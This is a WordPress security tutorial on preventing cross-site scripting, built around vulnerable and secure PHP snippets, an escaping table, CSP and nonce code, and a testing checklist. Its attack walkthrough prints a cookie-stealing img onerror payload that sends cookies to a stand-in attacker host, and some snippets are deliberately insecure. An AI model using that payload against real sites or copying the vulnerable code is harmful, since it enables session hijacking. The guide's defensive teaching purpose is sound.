
Developer monitoring WordPress XSS attack showing malicious script in comment form
How to Stop XSS Attacks in WordPress 2026
WordPress XSS prevention with real attack walkthroughs, vulnerable vs secure code, escaping context table, REST API examples, and OWASP-aligned developer fixes.
Most WordPress sites are vulnerable to XSS and site owners have no idea. A single insecure plugin can allow attackers to inject JavaScript that steals user data, hijacks admin sessions, or silently redirects visitors. Here is exactly how XSS attacks work in production WordPress sites and how to stop them with real code.
By Sheikh Hassaan, digital architect for small businesses
Quick Answer
What causes XSS in WordPress? Accepting user input without sanitisation and displaying it without escaping. Common sources are insecure plugins, unescaped template output, unsafe JavaScript, and improperly handled URL parameters.
Steps to prevent XSS in WordPress:
1. Sanitise all input using WordPress sanitisation functions
2. Validate data types before processing
3. Escape all output using context-appropriate esc_ functions
4. Implement Content Security Policy headers
5. Use WordPress nonces for all form verification
6. Keep all plugins and themes updated
7. Use a Web Application Firewall
The Two-Layer Rule: If you don't sanitise AND escape, your site is vulnerable. Sanitising input does not make output escaping optional. Escaping output does not compensate for skipping input sanitisation. Both layers are required every time.
What Is Cross-Site Scripting (XSS) in WordPress?
Cross-site scripting is a client-side code injection attack where malicious JavaScript enters a website through an input field and is later executed in other visitors' browsers. It is listed in the OWASP Top 10 most critical web application security risks. The name is slightly misleading: the attack does not require crossing between sites. It uses the trusted website itself as the delivery mechanism.
XSS in WordPress is caused by accepting user input without proper sanitisation and displaying it without output encoding. The browser cannot distinguish between legitimate page JavaScript and injected malicious JavaScript. Both are executed with equal trust. This is the fundamental attack vector that makes XSS so persistent across the web.
How an XSS Attack Actually Compromises a WordPress Site (Step by Step)

WordPress stored XSS attack flow from attacker injecting payload
Most developers understand the theory of XSS but have not seen how an actual exploitation sequence unfolds in production. Here is a realistic stored XSS attack on a WordPress site with a vulnerable comment plugin.
Step 1: Attacker identifies a target
The attacker finds a WordPress site running a plugin with a known stored XSS vulnerability, typically discovered through WPScan or a public vulnerability database. The comment form accepts HTML without proper sanitisation.
Step 2: Attacker injects the payload
The attacker submits a comment containing a malicious payload:
<img src=x onerror=fetch("https://attacker.com/steal?c="+document.cookie)>
This payload uses an img tag with an invalid src to trigger the onerror handler, which sends the visitor's cookies to the attacker's server.
Step 3: Payload stored in database
The plugin stores the comment without sanitising the HTML. The malicious img tag is now in the WordPress database as legitimate comment content.
Step 4: Victim loads the page
A site administrator reviews comments and loads the page. Their browser renders the img tag, the onerror fires, and the fetch() request sends their WordPress admin session cookie to the attacker's server.
Step 5: Session hijacking
The attacker uses the stolen cookie to authenticate as the administrator without needing the username or password. They now have full WordPress admin access.
Step 6: Site compromise
With admin access the attacker installs a backdoor plugin, modifies theme files to inject malware, redirects visitors to phishing pages, or extracts the customer database depending on their objective.
This attack is prevented at Step 2 by sanitising the comment input and at Step 4 by the HttpOnly cookie flag which prevents JavaScript from accessing session cookies.
What Are the Three Types of XSS Attacks?
Stored XSS
Malicious script stored permanently in the database through comments, forms, or custom fields. Every visitor who loads the affected page triggers the attack automatically. This is the most dangerous type and the most common in WordPress plugin vulnerabilities.
Reflected XSS
Malicious payload reflected back immediately in the server response without database storage. Delivered through crafted URLs containing the script as a parameter. WordPress search functionality and URL parameters displayed on page are common reflected XSS vectors.
DOM-based XSS
Occurs entirely in the browser. The attack exploits JavaScript that reads from the URL or other browser sources and writes to the DOM without sanitisation. Never reaches the server so it does not appear in server logs or database records. The hardest type to detect.
Input Validation vs Sanitisation vs Escaping: The Critical Difference
Most developers use these terms interchangeably. They are three different operations applied at different stages of the data lifecycle. Confusing them is one of the most common causes of persistent XSS vulnerabilities in WordPress code.
Validation: Checking whether data meets expected rules before accepting it.
Example: Is this a valid email address? Is this number within the expected range? Is this a recognised option from the allowed list? Validation REJECTS invalid data before processing.
Sanitisation: Cleaning data by removing or transforming dangerous characters before storing it.
Example: sanitize_text_field() strips HTML tags and extra whitespace. wp_kses() removes HTML not in the allowed list. Sanitisation MODIFIES input to make it safe for storage.
Escaping: Converting characters with special HTML meaning to their safe display equivalents before output.
Example: esc_html() converts < to < so it displays as text not as a tag. Escaping TRANSFORMS output to make it safe for display.
Apply all three. Validate on input. Sanitise before storage. Escape before output. Missing any one layer leaves an exploitable gap.
Where Does XSS Actually Happen in WordPress?
Comment sections: Stored XSS in comments affects every visitor who loads the page.
Search queries: Reflected XSS via unsanitised search term display on results page.
WordPress AJAX handlers: wp_ajax_ and wp_ajax_nopriv_ hooks without sanitisation.
REST API endpoints: Custom routes that return user-supplied data without output encoding.
Gutenberg blocks: Custom block save() functions that render unsanitised attributes.
Custom fields and post meta: Template files echoing get_post_meta() without esc_html().
Shortcode attributes: echo $atts['value'] without escaping in shortcode callbacks.
URL parameters in templates: Theme files echoing $_GET values without sanitisation.
Third-party scripts: Analytics and ad tags loading JavaScript from external domains without integrity checks.
Context-Aware Escaping: Which Function to Use Where

Code editor showing four context-aware WordPress escaping functions with correct usage: esc_html for HTML content, esc_attr for attributes, esc_url for URLs, and wp_json_encode for JavaScript
Using the wrong escaping function for the output context is one of the most common XSS mistakes in WordPress development. This table maps every output context to the correct function.
| Output Context | Correct Function | Example Usage | Why This One |
|---|---|---|---|
| HTML content | esc_html() | echo esc_html( $var ); | Converts < > & to entities |
| HTML attribute | esc_attr() | value=attr( v ) | Escapes quotes and entities |
| URL in href/src | esc_url() | href=esc_url( url ) | Strips dangerous protocols |
| URL before storage | esc_url_raw() | sanitise before saving | Does not encode for HTML attr |
| JavaScript string | esc_js() | var x = esc_js( v ) | Escapes JS-specific chars |
| JSON in script tag | wp_json_encode() | wp_json_encode( $data ) | Safe JSON serialisation |
| Translated strings | esc_html__() | esc_html__( "Text", "domain" ) | Escapes translation output |
| WordPress XML | esc_xml() | XML content contexts | Escapes XML entities |
How to Prevent XSS in WordPress: 7 Developer-Level Methods
Method 1: Sanitise all input data
VULNERABLE:
$wpdb->insert('table', array('col' => $_POST['input']));
SECURE:
$clean = sanitize_text_field( $_POST['input'] );
$wpdb->insert( 'table', array( 'col' => $clean ) );
// Full sanitisation function reference:
sanitize_text_field()// plain text, strips HTML and extra whitespace
sanitize_email()// validates and sanitises email format
sanitize_textarea_field() // multi-line text, preserves newlines
esc_url_raw()// URLs before database storage
absint()// forces positive integer
wp_kses_post()// HTML with WordPress allowed tags
Method 2: Escape all output
VULNERABLE:
echo $_GET['search'];
echo '<input value="' . $data . '">';
SECURE:
echo esc_html( $_GET['search'] );
echo '<input value="' . esc_attr( $data ) . '">';
Method 3: Implement Content Security Policy headers
A CSP header is your last line of defence. Even if a payload makes it into the page HTML a strict CSP prevents it from executing. Most WordPress CSP implementations fail because plugins use inline scripts which require unsafe-inline, which defeats the purpose of the CSP for script protection.
The more secure approach is nonce-based CSP. Generate a unique nonce per request and pass it to allowed inline scripts. This allows specific inline scripts while blocking injected ones.
// Nonce-based CSP in functions.php
add_action( 'send_headers', function() {
$nonce = base64_encode( random_bytes( 16 ) );
// Store nonce for use in wp_head
$GLOBALS['csp_nonce'] = $nonce;
header(
"Content-Security-Policy: " .
"script-src 'nonce-{$nonce}' 'strict-dynamic'; " .
"object-src 'none'; base-uri 'none';"
);
} );
// Use Content-Security-Policy-Report-Only first to test without blocking
Method 4: Use WordPress nonces
wp_nonce_field( 'my_action', 'my_nonce' );// in form
if ( ! wp_verify_nonce( $_POST['my_nonce'], 'my_action' ) ) {
wp_die( 'Security check failed.' );
}// Reject before any processing
Method 5: Update everything regularly
define( 'WP_AUTO_UPDATE_CORE', 'minor' );// in wp-config.php
Audit installed plugins monthly. Remove any plugin that has not received an update in over 12 months or has a known unfixed XSS vulnerability. An unmaintained plugin is a permanent attack surface.
Method 6: Use a Web Application Firewall
Wordfence free tier includes XSS pattern detection at the WordPress application layer. Cloudflare WAF with OWASP rule sets blocks XSS patterns at the CDN edge before requests reach your server. Use both for layered protection.
Method 7: Restrict HTML in user content with wp_kses
$allowed = array(
'a' => array( 'href' => array(), 'title' => array() ),
'em' => array(), 'strong' => array(), 'p' => array(),
);
$safe = wp_kses( $user_html, $allowed );
XSS in WordPress AJAX Handlers and REST API Endpoints
Most XSS guides focus on comment forms. The higher-risk attack surfaces in modern WordPress development are AJAX handlers and custom REST API endpoints because they process user data programmatically with less visibility than frontend forms.
Vulnerable vs secure AJAX handler
VULNERABLE wp_ajax_ handler:
add_action( 'wp_ajax_my_action', function() {
echo $_POST['user_input'];// reflected XSS
wp_die();
} );
SECURE wp_ajax_ handler:
add_action( 'wp_ajax_my_action', function() {
check_ajax_referer( 'my_nonce', 'nonce' );// verify nonce
$clean = sanitize_text_field( $_POST['user_input'] );
wp_send_json_success( array( 'data' => esc_html( $clean ) ) );
} );
Vulnerable vs secure REST API endpoint
VULNERABLE REST endpoint:
register_rest_route( 'my-plugin/v1', '/data', array(
'callback' => function( $request ) {
return $request->get_param( 'content' );// no escaping
},
) );
SECURE REST endpoint:
register_rest_route( 'my-plugin/v1', '/data', array(
'permission_callback' => function() {
return current_user_can( 'read' );
},
'callback' => function( $request ) {
$clean = sanitize_text_field(
$request->get_param( 'content' )
);
return rest_ensure_response( esc_html( $clean ) );
},
'args' => array(
'content' => array( 'sanitize_callback' => 'sanitize_text_field' ),
),
) );
Common XSS Mistakes WordPress Developers Make

Split panel showing vulnerable WordPress code with direct POST echo on left versus secure code with sanitize_text_field and esc_html on right demonstrating the difference between XSS vulnerable and protected WordPress development
Mistake 1: Trusting sanitised database data at output
WRONG: echo get_post_meta( $id, 'field', true );
CORRECT: echo esc_html( get_post_meta( $id, 'field', true ) );
Why: Data can enter the database through imports or direct DB writes that bypassed your sanitisation. Always escape at output.
Mistake 2: Using esc_html() in attribute context
WRONG: echo '<input value="' . esc_html( $v ) . '">';
CORRECT: echo '<input value="' . esc_attr( $v ) . '">';
Why: esc_html() does not escape all attribute-dangerous characters. esc_attr() is required for HTML attribute contexts.
Mistake 3: Escaping at storage instead of at output
WRONG: $clean = esc_html( $_POST['field'] );// escaped too early
$wpdb->insert( 'table', array( 'col' => $clean ) );// stores HTML entities
CORRECT: $clean = sanitize_text_field( $_POST['field'] );// sanitise for storage
$wpdb->insert( 'table', array( 'col' => $clean ) );
echo esc_html( $wpdb->get_var('...') );// escape at output
Why: Escaping at storage causes double-encoding issues and breaks stored data display.
Mistake 4: Echoing PHP data into JavaScript string context
WRONG: echo '<script>var n = "' . $user_name . '";</script>';
CORRECT: wp_localize_script( 'handle', 'obj', array(
'name' => sanitize_text_field( $user_name ),
) );
How to Identify XSS-Vulnerable Plugins Before Installing
Most XSS vulnerabilities on WordPress sites come from plugins. Evaluating plugin security before installing reduces your attack surface before a vulnerability is discovered.
Check last updated date: Plugins not updated in over 12 months are higher risk. Active maintenance signals that security patches are being applied.
Search the WPScan Vulnerability Database: wpscan.com/plugins lists known vulnerabilities including XSS reports for specific plugin versions.
Review the plugin changelog: Look for entries mentioning security fixes, XSS patches, or sanitisation improvements. Frequent security fixes indicate the developer takes security seriously.
Check support forum for security reports: The WordPress plugin repository support tab shows user-reported issues. Search for XSS, injection, or vulnerability in the forum history.
Inspect the plugin code before installing: Search plugin PHP files for echo $_POST, echo $_GET, echo $_REQUEST without an esc_ wrapper. Any direct echo of a superglobal is a potential XSS vulnerability.
Prefer plugins using WordPress security functions: Plugins that use sanitize_text_field(), esc_html(), wp_nonce_field(), and check_ajax_referer() consistently in their code demonstrate secure development practices.
How to Test for XSS Vulnerabilities in WordPress
- OWASP ZAP (free): Active scanner that injects XSS payloads into every input field it detects. Download from zaproxy.org. Run against staging only.
- Burp Suite Community (free): Intercepting proxy for manual XSS payload testing on specific input fields. Industry standard tool.
- WPScan (free basic): Checks installed plugins against known vulnerability database. Run with wpscap --url yourdomain.com or at wpscan.com.
- Browser DevTools: Check page source and response headers manually. Confirm Content-Security-Policy header is present in Network tab.
- Sucuri SiteCheck: Free monthly scan at sitecheck.sucuri.net for active malware and obvious exploits already in place.
WordPress XSS Prevention Checklist
INPUT: All $_POST, $_GET, $_REQUEST sanitised before any use
INPUT: Correct sanitisation function for each data type
INPUT: WordPress nonces verified on all form and AJAX submissions
OUTPUT: Every echo of a variable wrapped in correct esc_ function
OUTPUT: esc_attr() used for attributes, esc_html() for content, esc_url() for URLs
OUTPUT: wp_localize_script() used for PHP to JavaScript data transfer
OUTPUT: wp_kses() applied to user-generated HTML content
SERVER: CSP header implemented and tested with Report-Only first
SERVER: WAF active with XSS rules enabled
SERVER: All plugins and themes on latest versions
TESTING: Monthly Sucuri SiteCheck scan
TESTING: Staging site tested with OWASP ZAP or manual payloads quarterly
TESTING: WPScan run to check installed plugins against vulnerability database
Free WordPress Security Audit
Not sure whether your WordPress site is protected against XSS and injection attacks?
Send me your website URL on WhatsApp for a free security audit. I will check your input sanitisation, output escaping, CSP headers, plugin vulnerability status, and WAF configuration and give you a specific action list with no obligation.
WhatsApp message to send: Hi Sheikh, free WordPress security audit: [your website URL]
Professional WordPress sites with full security configuration from $449.
Send a WhatsApp for Your Free Security Audit
About the Author
Sheikh Hassaan, Digital Architect for Small Businesses
I help service businesses launch fast, secure, conversion-focused websites without the agency price tag.
Related Articles
- WordPress Login Under Attack? Stop It Without Plugins (3 Fixes)
- Your WordPress Site Got Hacked, Here's Exactly What to Do
- How to Stop wp-login.php Brute Force Attacks on WordPress
Frequently Asked Questions
What is cross-site scripting (XSS) in WordPress?
Cross-site scripting in WordPress is a vulnerability where attackers inject malicious JavaScript into pages through input fields like comments or forms. When visitors load the page the script executes in their browser as a client-side code injection attack. It can steal session cookies, hijack admin accounts, capture form data, or redirect visitors to malicious sites. XSS is listed in the OWASP Top 10 and most WordPress XSS vulnerabilities originate in plugins that accept user input without proper sanitisation.
How do I prevent XSS attacks in WordPress?
Prevent XSS in WordPress by: sanitising all user input using WordPress sanitisation functions before storage, validating data types before processing, escaping all output using context-appropriate functions like esc_html(), esc_attr(), and esc_url(), implementing a Content Security Policy header, verifying WordPress nonces on all forms and AJAX handlers, keeping all plugins and themes updated, and using a Web Application Firewall. Apply the Two-Layer Rule: sanitise on input AND escape on output, every time.
What is the difference between input validation, sanitisation, and escaping?
Validation checks whether data meets expected rules and rejects it if not. Sanitisation cleans data by removing or transforming dangerous characters before storing it. Escaping converts characters with special HTML meaning to safe display equivalents before output. All three serve different purposes at different stages. Validate on input. Sanitise before storage. Escape before output. Missing any layer leaves an exploitable gap in your XSS prevention.
How do I prevent XSS in WordPress AJAX handlers?
Secure WordPress AJAX handlers against XSS by: verifying a nonce using check_ajax_referer() at the start of every handler, sanitising all $_POST parameters using appropriate sanitisation functions before processing or storing them, and escaping all output using esc_html() or wp_send_json_success() with sanitised data before returning a response. Never echo raw $_POST values in an AJAX handler. The combination of nonce verification plus input sanitisation plus output escaping covers the full XSS attack surface on an AJAX endpoint.
What tools can I use to test WordPress for XSS vulnerabilities?
The best tools for testing WordPress XSS are OWASP ZAP for automated active scanning with XSS payloads against a staging copy of your site, Burp Suite Community Edition for manual payload testing on specific input fields, WPScan for checking installed plugins against the known vulnerability database, and Sucuri SiteCheck for a free monthly baseline scan. Always test against staging rather than live production. Never inject XSS payloads into sites you do not own or have explicit permission to test.